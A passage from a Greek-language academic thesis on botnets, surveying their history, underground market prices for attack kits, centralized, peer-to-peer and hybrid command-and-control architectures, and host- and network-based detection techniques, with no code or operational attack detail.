Τέλος, βλέπουμε παρακάτω τη γεωγραφική κατανομή των C&C εξυπηρετητών με τους περισσότερους να εντοπίζονται στη βόρεια Αμερική και την Ευρώπη.



Γράφημα 5: Γεωγραφική κατανομή των C&C servers

Αξίζει επίσης να αναφέρουμε ότι σύμφωνα με αναφορές της εταιρίας ασφάλειας Symantec για την υπόγεια οικονομία (underground economy) για την περίοδο Ιουνίου 2007 έως Ιουλίου 2008 [33], τα εργαλεία δημιουργίας botnet εκτιμούνται ότι είναι τα υψηλότερης αξίας ‘εργαλεία επιθέσεων’ (Attacks Kits). Ως εργαλεία επιθέσεων θεωρούνται οι τύποι των εργαλείων που χρησιμοποιούνται για να δημιουργήσουν εισόδημα και άλλα αγαθά και υπηρεσίες στον επιτιθέμενο. Τα εργαλεία για δημιουργία botnet πουλήθηκαν για $225 δολάρια κατά μέσο όρο. Οι διαφημιζόμενες τιμές για ένα εργαλείο botnet κυμάνθηκαν από $150 έως $300 δολάρια, οι οποίες είναι ακόμη λογικές τιμές αν αναλογιστούμε το εισόδημα που ένα

botnet μπορεί να αποφέρει, καθώς ένα botnet μπορεί συνεχώς να παράγει άλλα αγαθά και υπηρεσίες. Μπορεί για παράδειγμα να ενοικιαστεί για συγκεκριμένες επιθέσεις ή σε περιοδική βάση και μπορεί επίσης να αναβαθμιστεί (upgrade) έτσι ώστε να δημιουργεί νέες πηγές εσόδων. Στον παρακάτω πίνακα φαίνονται οι τιμές των εργαλείων επιθέσεων.

Τύπος Attack Kit	Μέση τιμή πώλησης	Εύρος τιμών
Botnet	$225	$150–$300
Autorooter	$70	$40–$100
SQL injection tools	$63	$15–$150
Shopadmin exploiter	$33	$20–$45
RFI scanner	$26	$5–$100
LFI scanner	$23	$15–$30
XSS scanner	$20	$10–$30

Πίνακας 1: Τιμές των 'εργαλείων επιθέσεων'

1.4. Η συνεισφορά μας

Η εργασία μας συνεχίζεται παραθέτοντας ένα σύντομο ιστορικό από τα διάφορα botnets που έχουν εμφανιστεί μέχρι σήμερα. Ακολουθεί μια επισκόπηση της έρευνας που κάναμε πάνω στις αρχιτεκτονικές Command & Control, τα κανάλια δηλαδή επικοινωνίας των bot herders με τους μολυσμένους υπολογιστές, χαρακτηριστικό που δίνει το συγκριτικό πλεονέκτημα στα botnets έναντι του υπόλοιπου κακόβουλου λογισμικού.

Η έρευνα συνεχίστηκε με την συγκέντρωση και ανάλυση των κυριότερων μεθόδων και τεχνικών ανίχνευσης των botnets, καθώς και των τεχνικών αποφυγής της ανίχνευσης που τα σύγχρονα botnets χρησιμοποιούν.

Στη συνέχεια, εξετάζουμε τη λειτουργία των πιο διαδεδομένων εργαλείων ανίχνευσης botnets, όπως είναι τα Honeynets, το Snort και το BotHunter. Χρησιμοποιούμε τα εργαλεία αυτά για την καταγραφή και ανάλυση κίνησης από το εργαστήριο του πανεπιστημίου σε πραγματικό χρόνο (real-time), αλλά και για να δοκιμάσουμε τις δυνατότητες ανίχνευσής τους απέναντι σε ένα δικό μας προσαρμοσμένο botnet.

Πιο συγκεκριμένα, δημιουργήσαμε ένα botnet το οποίο έχει τη δυνατότητα να χρησιμοποιεί το πρωτόκολλο HTTP σαν κανάλι επικοινωνίας των bots με το botmaster. Η έρευνα στα HTTP botnets βρίσκεται στα αρχικά της στάδια, ενώ τα IRC botnets έχουν μελετηθεί αρκετά. Από την άλλη, τα P2P botnets παρόλη τη δυναμική τους είναι πολύ πιο 'θορυβώδη' και παρουσιάζουν εγγενείς αδυναμίες. Υλοποιήσαμε επιθέσεις και τεχνικές απόκρυψης τις οποίες και δοκιμάσαμε απέναντι στα προγράμματα ανίχνευσης και παρουσιάζουμε τα αποτελέσματά μας, προτείνοντας ταυτόχρονα λύσεις για την αντιμετώπιση των HTTP botnets.


Τέλος, προτείνουμε μελλοντικές κατευθύνσεις για την έρευνα που αφορούν στη

συνεργατική αντιμετώπιση των botnets. Προτείνουμε το συνδυασμό των τεχνικών ανίχνευσης σε επίπεδο υπολογιστή με τεχνικές ανίχνευσης σε επίπεδο δικτύου. Επίσης, μελετούμε ένα μοντέλο σχέσεων εμπιστοσύνης (trust model) μεταξύ των υπολογιστών των προστατευόμενων δικτύων και πως οι σχέσεις αυτές μπορούν να οδηγήσουν στην ανίχνευση των bots και τελικά των C&C εξυπηρετητών.

Κεφάλαιο 2 - Επισκόπηση της σχετικής έρευνας

2.1. Σύντομο ιστορικό

Η εξέλιξη του κακόβουλου λογισμικού (malware) φαίνεται στην παρκάτω εικόνα. Τα botnets ως σχετικά πρόσφατη τεχνολογική απειλή έχουν την τάση να γίνονται πιο αποτελεσματικά, αποδοτικά και εύρωστα και μπορεί να περιέχουν τα «θετικά» στοιχεία των προηγούμενων τεχνολογιών.



Γράφημα 6: Η εξέλιξη του κακόβουλου λογισμικού

Στον παρακάτω πίνακα συνοψίζονται τα χαρακτηριστικά των κυριότερων botnets από την εμφάνισή τους στις αρχές της δεκαετίας του 1990 και μέχρι σήμερα [20].


Bot	Date	Implementation language	Protocol	Propagation mechanisms	Description
eggdrop	19.12.93	C	IRC	Active download	First non-malicious IRC bot
Pretty Park	19.05.99	Delphi	IRC	Send Email	First malicious Bot using IRC as C&C protocol With worm character
Subseven 2.1	1999	Delphi	IRC	Send Email	First Bot with Trojan character
GTBot	2000	MIRC Script	IRC	Binding to MIRC	IRC Bot based on mIRC executables and scripts
SDBot	20.02.02	C	IRC	Free Download	First stand alone IRC Bot code base
Slapper	20.09.02	C	P2P	Remote Vulnerability Scan	First worm with P2P communications protocol
AgoBot	20.10.02	C++	IRC	Remote Vulnerability Scan	Incredibly robust, flexible, and modular design
rxBot	2004	C	IRC	Remote Vulnerability Scan	Descendant of SDBot, most wildly distributed IRC Bot code base
phatBot	2004	C++	WASTE	Remote Vulnerability Scan	First Peer-to-Peer Bot based on WASTE

Bobax	20.05.04	VC++	http	Send Email/ Remote Vulnerability Scan	Bot using HTTP based command and control mechanism
ClickBot.A	20.05.06	PHP	http	Binding to other malware	Bot for click fraud
Nuwar or Storm worm	2007	VC++	P2P	Remote Vulnerability Scan	Distributional P2P structure Based on eMule protocol
Zunker	20.04.07	PHP/CGI	http	P2P file sharing	communication by http, P2P propagation mechanism
Mayday	20.01.08	N/A	http/ Icmp	Send Email	communication by http/Icmp, P2P structure
Waledac[5]	12.2008	N/A	P2P over HTTP	Remote Vulnerability Scan	Peer-to-Peer over HTTP protocol

Πίνακας 2: Η εξέλιξη των Botnets

2.2. Τύποι και αρχιτεκτονικές Command & Control

Όπως αναφέρθηκε, η πιο αξιοσημείωτη διαφορά μεταξύ των botnets και του άλλου παραδοσιακού κακόβουλου λογισμικού είναι το κανάλι 'Εντολών και Ελέγχου' (Command & Control), το οποίο κάνει τα botnets να εξελίσσονται σε μια από τις πιο σοβαρές απειλές για την ασφάλεια του διαδικτύου [20].



Γράφημα 7: Μοντέλο επικοινωνίας στα botnets

[5] Το 'Waledac' είναι το πιο πρόσφατο (ως το Μάρτιο 2009) bot που έχει εντοπιστεί και χρησιμοποιεί P2P over HTTP αρχιτεκτονική. Δείτε περισσότερα στο http://www.shadowserver.org/wiki/pmwiki.php?n=Calendar.20081231

Η αρχική αναγνώριση των botnets και των κινδύνων που αυτά επιφυλάσσουν περιορίστηκε στα botnets που βασίζονταν στο πρωτόκολλο IRC (Internet Relay Chat)[6] ενώ τα bots θεωρήθηκαν ως λογισμικό «δούρειων ίππων» (Trojan horses) ή λογισμικό ανοίγματος κάποιας κερκόπορτας (backdoor). Μαζί με τα άλλα δικτυακά πρωτόκολλα που χρησιμοποιήθηκαν από τους hackers στα botnets, οι ερευνητές αντιλήφθηκαν τη φύση των botnets σαν ένα μηχανισμό εντολών και ελέγχου 'ενός-προς-πολλούς'. Το κανάλι 'Command and Control' μπορεί να είναι ένας IRC εξυπηρετητής, ένας Web εξυπηρετητής, ένα σύνολο κόμβων σε ένα δίκτυο δομής ομότιμων υπολογιστών peer-to-peer (P2P), εξυπηρετητές DNS κτλ.

Τα bots λοιπόν, ως κρυφά εγκαταστημένα προγράμματα σε υπολογιστές χρηστών, επιτρέπουν σε άλλους μη εξουσιοδοτημένους κακόβουλους χρήστες να ελέγχουν αυτά τα συστήματα στόχους μέσω ενός καναλιού επικοινωνίας όπως το IRC, το HTTP, ή το P2P.

Τα κανάλια 'Εντολών και Ελέγχου' μπορούν να χωριστούν σε τρεις βασικές κατηγορίες, το κεντρικοποιημένο, το κατανεμημένο και το υβριδικό. Ακολουθεί η περιγραφή τους.

2.2.1 Κεντρικοποιημένο C&C

Το κεντρικοποιημένο (centralized) C&C είναι ο παλιότερος τύπος τοπολογίας ενός botnet. Υπάρχει ένα κεντρικό σημείο το οποίο προωθεί εντολές και δεδομένα ανάμεσα στο botnet herder και τα bots [11]. Το πλεονέκτημα αυτής της αρχιτεκτονικής είναι ότι υπάρχει μικρή καθυστέρηση για να επιτευχθεί η επικοινωνία. Το μεγάλο μειονέκτημα είναι όμως ότι το botnet μπορεί εύκολα να ανιχνευθεί σε σχέση με το κατανεμημένο μοντέλο, αφού όλες οι συνδέσεις οδηγούν σε συγκεκριμένους λίγους κόμβους, τους C&C κόμβους. Ένας IRC εξυπηρετητής συχνά χρησιμοποιείται για την υλοποίηση αυτής της αρχιτεκτονικής, που αν όμως αποκοπεί τότε όλο το botnet μπορεί να βγει εκτός λειτουργίας (offline), αφού ο botnet herder δεν θα μπορεί πλέον να περάσει τα μηνύματά του στα bots.

Οι C&C εξυπηρετητές εγκαθίστανται σε υπονομευμένους υπολογιστές ή μπορεί επίσης να χρησιμοποιηθούν και δημόσιοι εξυπηρετητές όπως είναι οι IRC servers.


Περαιτέρω, η κεντρικοποιημένη αρχιτεκτονική C&C μπορεί να χωριστεί σε δύο υποκατηγορίες, την τεχνική 'σπρώξε' (push) και την τεχνική 'τράβηξε' (pull) ανάλογα με το πώς οι εντολές του botmaster φτάνουν στα bots [19].

Σύμφωνα με την τεχνική push C&C, τα bots συνδέονται στον C&C εξυπηρετητή, π.χ. ένα IRC server, και περιμένουν για εντολές από το botmaster. Ο botmaster εκδίδει μια εντολή στο IRC κανάλι και όλα τα bots που είναι συνδεδεμένα

[6] Internet Relay Chat ή σε συντομογραφία IRC, είναι ένας τύπος συνομιλίας ή σύγχρονης συνδιάσκεψης σε πραγματικό χρόνο μέσω διαδικτύου. Κυρίως σχεδιάστηκε για επικοινωνία ομάδων σε φόρουμ συζητήσεων τα οποία είναι γνωστά ως κανάλια, αλλά επίσης επιτρέπει επικοινωνία ένα-προς-ένα, καθώς επίσης συνομιλία και μεταφορά δεδομένων μέσω της υπηρεσίας Direct Client-to-Client (DCC).

στο κανάλι λαμβάνουν την εντολή αμέσως. Με αυτό τον τρόπο έχει έλεγχο του botnet σε πραγματικό χρόνο. Το βασισμένο στο IRC 'Command and Control' είναι αντιπροσωπευτικό αυτής της τεχνικής. Δείτε στην ενότητα "Σύντομο ιστορικό" τα botnets αυτής της κατηγορίας.

Όσον αφορά την τεχνική pull C&C, ο botmaster απλά ορίζει την εντολή μέσα σε ένα αρχείο στον C&C εξυπηρετητή, για παράδειγμα ένα HTTP server. Τα bots συνδέονται τακτικά πίσω στον HTTP server για να διαβάσουν το αρχείο με την εντολή που πρέπει να εκτελέσουν. Αυτή η τεχνική 'Command and Control' είναι σχετικά χαλαρή, αφού ο bomaster τυπικά δεν έχει πραγματικού χρόνου έλεγχο στα bots γιατί υπάρχει μια καθυστέρηση ανάμεσα στο χρόνο που αυτός εκδίδει την εντολή και στο χρόνο που τα bots ανακτούν την προς εκτέλεση εντολή. Ομοίως δείτε στην ενότητα "Σύντομο ιστορικό" τα botnets αυτής της κατηγορίας, καθώς και παρακάτω την γραφική απεικόνιση των δύο τεχνικών.




Γράφημα 8: Τεχνικές κεντρικοποιημένου C&C

2.2.2 Κατανεμημένο C&C

Οι κατανεμημένες (distributed) ή αποκεντρικοποιημένες (decentralized) τοπολογίες δεν έχουν ένα κεντρικό κόμβο ο οποίος μπορεί να απομονωθεί απενεργοποιώντας έτσι το botnet. Αντίθετα όλοι οι κόμβοι συνδέονται με κάποιους άλλους με κάποιο τρόπο. Η τοπολογία ομότιμων υπολογιστών (peer-to-peer) ανήκει σε αυτή την κατηγορία και έχει κάποια μεγάλα πλεονεκτήματα έναντι της κεντρικοποιημένης τοπολογίας. Η P2P επικοινωνία είναι δυσκολότερο να ανιχνευτεί γιατί οι κόμβοι δεν συνδέονται σε κάποιο κεντρικό και μπορούν να δρουν και ως πελάτες (bots) και ως εξυπηρετητές (C&C servers). Ο εντοπισμός και η αποσύνδεση κάποιων bots δεν έχει ιδιαίτερη επίδραση στα εναπομείναντα bots και έτσι η απενεργοποίηση του botnet γίνεται πιο δύσκολη, αφού οι C&C servers μπορεί να λειτουργούν σε οποιοδήποτε bot [16].

Αυτό που χρειάζεται στο κατανεμημένο C&C είναι το κάθε bot κατά την αρχική διαδικασία της σύνδεσή του (bootstrapping) στο κακόβουλο δίκτυο, να γνωρίζει κάποια άλλα συνδεδεμένα bots. Τα ήδη συνδεδεμένα bots θα δώσουν τις πληροφορίες που χρειάζονται στο νέο bot κάνοντας το έτσι μέλος του botnet [28]. Οι πληροφορίες αυτές μπορεί να βρίσκονται σε κάποιο κρυπτογραφημένο αρχείο και να είναι δεδομένα (π.χ. λίστες spam) και εντολές που το νέο bot θα πρέπει να εκτελέσει. Εδώ αξίζει να αναφέρουμε το Storm worm[7] ή αλλιώς Peacomm ή Nuwar, το οποίο εμφανίστηκε στις αρχές του 2007 και εκτιμάται ότι μόλυνε 1,5 εκατομμύριο υπολογιστές (PC World, 21/10/2007) με ταυτόχρονα ενεργά bots από 5.000 έως 40.000. Το Storm botnet χρησιμοποιούσε το πρωτόκολλο Overnet που βασίζεται στον αλγόριθμο Kademlia για την επικοινωνία των κόμβων.

Ένα τυπικό P2P botnet φαίνεται στην παρακάτω εικόνα.



Γράφημα 9: Κατανεμημένο C&C (P2P botnet)

2.2.3 Υβριδικό C&C


Η υβριδική αρχιτεκτονική συνδυάζει χαρακτηριστικά των δύο προαναφερθέντων αλλά είναι πιο θεωρητική. Έχει κάποιες διακριτές διαφορές από την κεντρικοποιημένη και την κατανεμημένη αρχιτεκτονική. Τα bots χωρίζονται σε δύο κατηγορίες: τα 'servent' bots τα οποία λειτουργούν και ως εξυπηρετητές και ως πελάτες, έχουν στατική δημόσια διεύθυνση IP και είναι προσβάσιμα από το διαδίκτυο και τα 'client' bots τα οποία δεν μπορούν να δεχθούν εισερχόμενες συνδέσεις (λόγω δυναμικής ή ιδιωτικής IP ή επειδή είναι πίσω από firewalls). Και τα client και τα servent συνδέονται σε κάποια άλλα servent bots. Για την επίτευξη του 'Command and

[7] Το 'Storm worm' είναι ένα πρόγραμμα ρομπότ (bot) με χαρακτηριστικά «δούρειου ίππου» που προσβάλει υπολογιστές με λειτουργικό σύστημα Windows. Ξεκίνησε μολύνοντας χιλιάδες υπολογιστές στην Ευρώπη και την Αμερική στις 19 Ιανουαρίου 2007 χρησιμοποιώντας ένα μήνυμα ηλεκτρονικού ταχυδρομείου με θέμα σχετικό με μια πρόσφατη καιρική καταστροφή: «230 νεκροί καθώς η καταιγίδα χτυπά την Ευρώπη».

Control' ο bomaster εκδίδει μια εντολή σε οποιοδήποτε servent bot, ενώ τα client bots και τα servent bots που συνδέονται στο servent bot που αρχικά πήρε την εντολή θα ανακτήσουν και αυτά την ίδια εντολή [38].

Πιο συγκεκριμένα, κάθε bot επικοινωνεί με μια λίστα ομότιμων (peers) που περιέχεται σε κάθε bot. Αν κάποιο bot ανακαλυφθεί μόνο ένας περιορισμένος αριθμός κόμβων θα ανήκει στη λίστα του που προφανώς θα εντοπιστούν. Επίσης, τα bots δεν χρειάζονται τη διαδικασία εκκίνησης και σύνδεσης (bootstrapping) που αναφέρθηκε στην πλήρως κατανεμημένη αρχιτεκτονική, αφού συνδέονται στο botnet κατευθείαν. Υπάρχει όμως ένα μειονέκτημα: μόνο τα servent bots μπορούν να επιλεγούν για εμφάνιση στη λίστα ομότιμων η οποία είναι καθορισμένη ήδη στον κώδικα του bot.

Παρακάτω απεικονίζεται η προτεινόμενη αρχιτεκτονική.



Γράφημα 10: Υβριδικό C&C

Κεφάλαιο 3 - Τεχνικές ανίχνευσης

Η ανίχνευση των botnets είναι μια σχετικά νέα περιοχή έρευνας πολύ μεγάλης όμως σημασίας για την αντιμετώπιση των botnets. Δεδομένου ότι η προσβολή και μετατροπή των υπολογιστών σε bots είναι σε μεγάλο βαθμό αναπόφευκτη, η έρευνα στα botnets επικεντρώνεται κυρίως στην ανίχνευσή τους. Πρόσφατα μερικές δημοσιεύσεις έχουν προτείνει κάποιες προσεγγίσεις για την ανίχνευση των botnets, δεν έχουμε όμως συναντήσει κάποια εργασία που να συνοψίζει τις προσεγγίσεις αυτές.

Στην παρούσα εργασία κατηγοριοποιούνται οι προσεγγίσεις ανίχνευσης, καθώς και άλλες τεχνικές που μπορούν να χρησιμοποιηθούν για την ανίχνευση των botnets. Ξεκινώντας μπορούμε να διακρίνουμε δύο βασικές κατηγορίες: την ανίχνευση σε επίπεδο μηχανήματος (host-based detection) και την ανίχνευση σε επίπεδο δικτύου (network-based detection).

3.1. Ανίχνευση σε επίπεδο μηχανήματος (host-based)

3.1.1 Ανίχνευση σε επίπεδο υπολογιστή

Η ανίχνευση σε επίπεδο υπολογιστή αφορά τις μη κανονικές παρατηρούμενες συμπεριφορές σε κάποιο προσωπικό υπολογιστή ή και εξυπηρετητή. Τα bots υπονομεύουν τους υπολογιστές και κρύβουν την παρουσία τους όπως ακριβώς κάνουν και οι παλιότεροι ιοί των υπολογιστών. Επομένως, μπορεί να επιδεικνύουν παρατηρήσιμες συμπεριφορές όπως και οι ιοί στους μολυσμένους υπολογιστές. Όταν εκτελούνται κάνουν μια σειρά από κλήσεις συστήματος/βιβλιοθηκών (system/library calls) οι οποίες μπορεί να αποσκοπούν σε ενέργειες όπως, οι αλλαγές στο μητρώο του υπολογιστή (registry), οι αλλαγές στο σύστημα αρχείων (file system), η δημιουργία δικτυακών συνδέσεων και η απενεργοποίηση των λογισμικών προστασίας (π.χ. antivirus ή firewall). Η σειρά των κλήσεων συστήματος/βιβλιοθηκών που γίνονται από τα bots είναι συχνά διαφορετικές από αυτές που προκαλεί η φυσιολογική χρήση των προγραμμάτων και των εφαρμογών που περιέχει ο υπολογιστής. Κάποιες από αυτές τις συμπεριφορές είναι παρατηρήσιμες από ανθρώπους με λογικές γνώσεις στην ασφάλεια. Για παράδειγμα αν κάποιο λογισμικό προστασίας από ιούς αποτύχει να ενημερωθεί (update), όπως θα έκανε φυσιολογικά, τότε είναι λογικό να υποψιαστούμε ότι ο υπολογιστής είναι μολυσμένος από κάποιο ιό ή κάποιο bot [36]. Παρακάτω αναφέρουμε κάποιους από τους τρόπους ανίχνευσης.

α) <u>Εξέταση των αρχείων καταγραφής</u>

Αυτός ο τρόπος ανίχνευσης περιλαμβάνει την εξέταση των αρχείων καταγραφής (log files) από το διαχειριστή του υπολογιστή ή εξυπηρετητή. Τα αρχεία αυτά καταγράφουν τη δραστηριότητα του συστήματος (συνδέσεις, αποσυνδέσεις χρηστών κτλ.), του λογισμικού προστασίας (π.χ. anti-virus και anti-spyware logs), των εγκατεστημένων εφαρμογών, καθώς και των υπηρεσιών (services) όταν πρόκειται για κάποιο εξυπηρετητή. Τα bots συνήθως κάνουν κατάχρηση των υπηρεσιών που προσφέρουν οι εξυπηρετητές, πράγμα που μπορεί να φανεί από τα αρχεία καταγραφής, αφού κάθε υπηρεσία, όπως η web, ftp, smtp, proxy υπηρεσία, περιλαμβάνει τα δικά της αρχεία καταγραφής.

β) <u>Συσχέτιση των αρχείων καταγραφής διαφορετικών υπολογιστών</u>

Σύμφωνα με την τεχνική αυτή παρακολουθούνται οι κλήσεις διαδικασιών των διεπαφών προγραμματισμού εφαρμογών του λειτουργικού συστήματος (π.χ. Windows API), που γίνονται από τις εφαρμογές επικοινωνίας του υπολογιστή και καταγράφονται οι κλήσεις αυτές μαζί με τις παραμέτρους τους σε αρχεία καταγραφής. Τα αρχεία αυτά συγκρίνονται στη συνέχεια με τα αντίστοιχα σε κάποιους άλλους υπολογιστές του δικτύου και συσχετίζονται ως προς το μέγεθός τους. Η περίπτωση υψηλής συσχέτισης, δηλαδή ταυτόχρονης αύξησης του μεγέθους των αρχείων σε συγκεκριμένες χρονικές στιγμές μπορεί να αποκαλύψει την ύπαρξη κάποιου botnet [2].

γ) <u>Συσχέτιση δραστηριότητας keylogging</u>

Η τεχνική αυτή μπορεί να εφαρμοστεί σε ένα μεμονωμένο υπολογιστή. Η καταγραφή των πληκτρολογήσεων (keylogging) από τα bots σχεδόν πάντα συνοδεύεται από αποθήκευση των πληκτρολογήσεων αυτών σε κάποιο αρχείο, ή την αποστολή τους σε τακτά χρονικά διαστήματα σε κάποιον άλλο υπολογιστή στο διαδίκτυο. Συσχετίζονται λοιπόν, οι κλήσεις διαδικασιών του συστήματος που προκαλούνται από την πληκτρολόγηση με τις κλήσεις που προκαλούνται από τη μετέπειτα δημιουργία/ενημέρωση αρχείων ή το άνοιγμα εξερχόμενων δικτυακών συνδέσεων. Η υψηλή χρονική συσχέτιση μεταξύ των συνδυασμών κλήσεων που αναφέρθηκαν μπορεί να σημαίνει την ύπαρξη κάποιου bot στο σύστημά μας [3].

Παρόλα αυτά η ανίχνευση σε επίπεδο υπολογιστή μπορεί να γίνει μόνο αν εκδηλώνονται παρατηρήσιμες συμπεριφορές, πράγμα που δεν ισχύει πάντα και εξαρτάται από την εξυπνάδα του κακόβουλου λογισμικού. Αν για παράδειγμα το bot διαθέτει χαρακτηριστικά rootkit[8] ή ακόμη χειρότερα αν εκτελείται στο επίπεδο του πυρήνα (kernel-level) του λειτουργικού συστήματος του υπολογιστή, τότε η ανίχνευσή του είναι ακόμη πιο δύσκολη αφού θα έχει τη δυνατότητα να αποκρύπτει

[8] Το 'rootkit' είναι κακόβουλο λογισμικό το οποίο αποτελείται από ένα πρόγραμμα (ή συνδυασμό διάφορων προγραμμάτων) σχεδιασμένο να κρύβει ή να συγκαλύπτει το γεγονός ότι ένα σύστημα έχει υπονομευθεί. Δείτε περισσότερα για τα rootkits στο κεφάλαιο με τις τεχνικές απόκρυψης.

εκτελούμενες διεργασίες, να τροποποιεί τα αρχεία του λειτουργικού συστήματος και τα αρχεία καταγραφής των προγραμμάτων προστασίας, ακόμη και να αποκρύπτει την εισερχόμενη και εξερχόμενη δικτυακή κίνηση στο μολυσμένο υπολογιστή.

3.1.2 Ανίχνευση σε επίπεδο δικτυακής συσκευής

Παρόμοια με την πρώτη τεχνική ανίχνευσης σε επίπεδο υπολογιστή, η εξέταση των αρχείων καταγραφής (log files) μπορεί να εφαρμοστεί και στις δικτυακές συσκευές για την ανίχνευση των botnets. Εδώ εξετάζονται τα αρχεία καταγραφής του τοίχου προστασίας (firewall) και του δρομολογητή (router) για εύρεση κίνησης 'Command and Control' (C&C traffic). Θα πρέπει να παρακολουθούνται τα αρχεία καταγραφής του τοίχου προστασίας για συνδέσεις που δεν έγιναν δεκτές, αλλά και για αυτές που επιτράπηκαν σε συνήθη C&C κανάλια (π.χ. η TCP θύρα 6667 για εντοπισμό IRC botnets).

3.2. Ανίχνευση σε επίπεδο δικτύου (network-based)

Όπως αναφέρθηκε προηγουμένως, η ανίχνευση των bots σε επίπεδο μηχανήματος (host) δεν είναι αποτελεσματική σε περίπτωση που τα bots αποκρύπτουν τις παρατηρήσιμες συμπεριφορές. Αυτό που δεν μπορεί να κρυφτεί όμως είναι η δικτυακή κίνηση που δημιουργούν τα bots κατά τη δραστηριότητα τους προς άλλους υπολογιστές του τοπικού ή εξωτερικού δικτύου. Στην τελευταία περίπτωση, η κίνηση αυτή σίγουρα θα περάσει από τη δικτυακή πύλη (gateway) του δικτύου. Οι botmasters χρειάζεται να επικοινωνήσουν με τα bots τους και να εκκινήσουν επιθέσεις. Έτσι δημιουργείται συγκεκριμένη παρατηρήσιμη δικτυακή κίνηση προς και από τα bots η οποία μπορεί να ανιχνευτεί παρατηρώντας τις δικτυακές ροές (network flows) με τις τεχνικές που αναφέρουμε παρακάτω.

3.2.1 Ανίχνευση στα χαρακτηριστικά των δικτυακών ροών

Αυτή η τεχνική για την ανίχνευση των botnets εξετάζει τα χαρακτηριστικά των δικτυακών ροών, όπως η χωρητικότητά τους, η διάρκεια και η χρονομέτρηση (timing) των πακέτων για εντοπισμό ενδείξεων δραστηριότητας C&C. Είναι περισσότερο αποτελεσματική στην ανίχνευση IRC botnets τα οποία έχουν «σφιχτό» 'Command and Control'. Για αυτό το λόγο άλλωστε, εκτιμάται ότι τα IRC botnets θα επιβιώσουν για αρκετό χρόνο ακόμη, σε αντίθεση με την τάση για μεταφορά της αρχιτεκτονικής του C&C σε άλλα πρωτόκολλα όπως το HTTP και το P2P.

Πιο συγκεκριμένα, τα χαρακτηριστικά των ροών περιλαμβάνουν τα πακέτα ανά

ροή (ppf), το μέσο αριθμό bytes ανά πακέτο (bpp), το μέσο αριθμό bytes ανά δευτερόλεπτο (bps) και το μέσο αριθμό πακέτων ανά δευτερόλεπτο (pps). Για τις συναθροιζόμενες ροές τα χαρακτηριστικά περιλαμβάνουν τις ροές ανά διεύθυνση (fpa) και τις ροές ανά ώρα (fph).

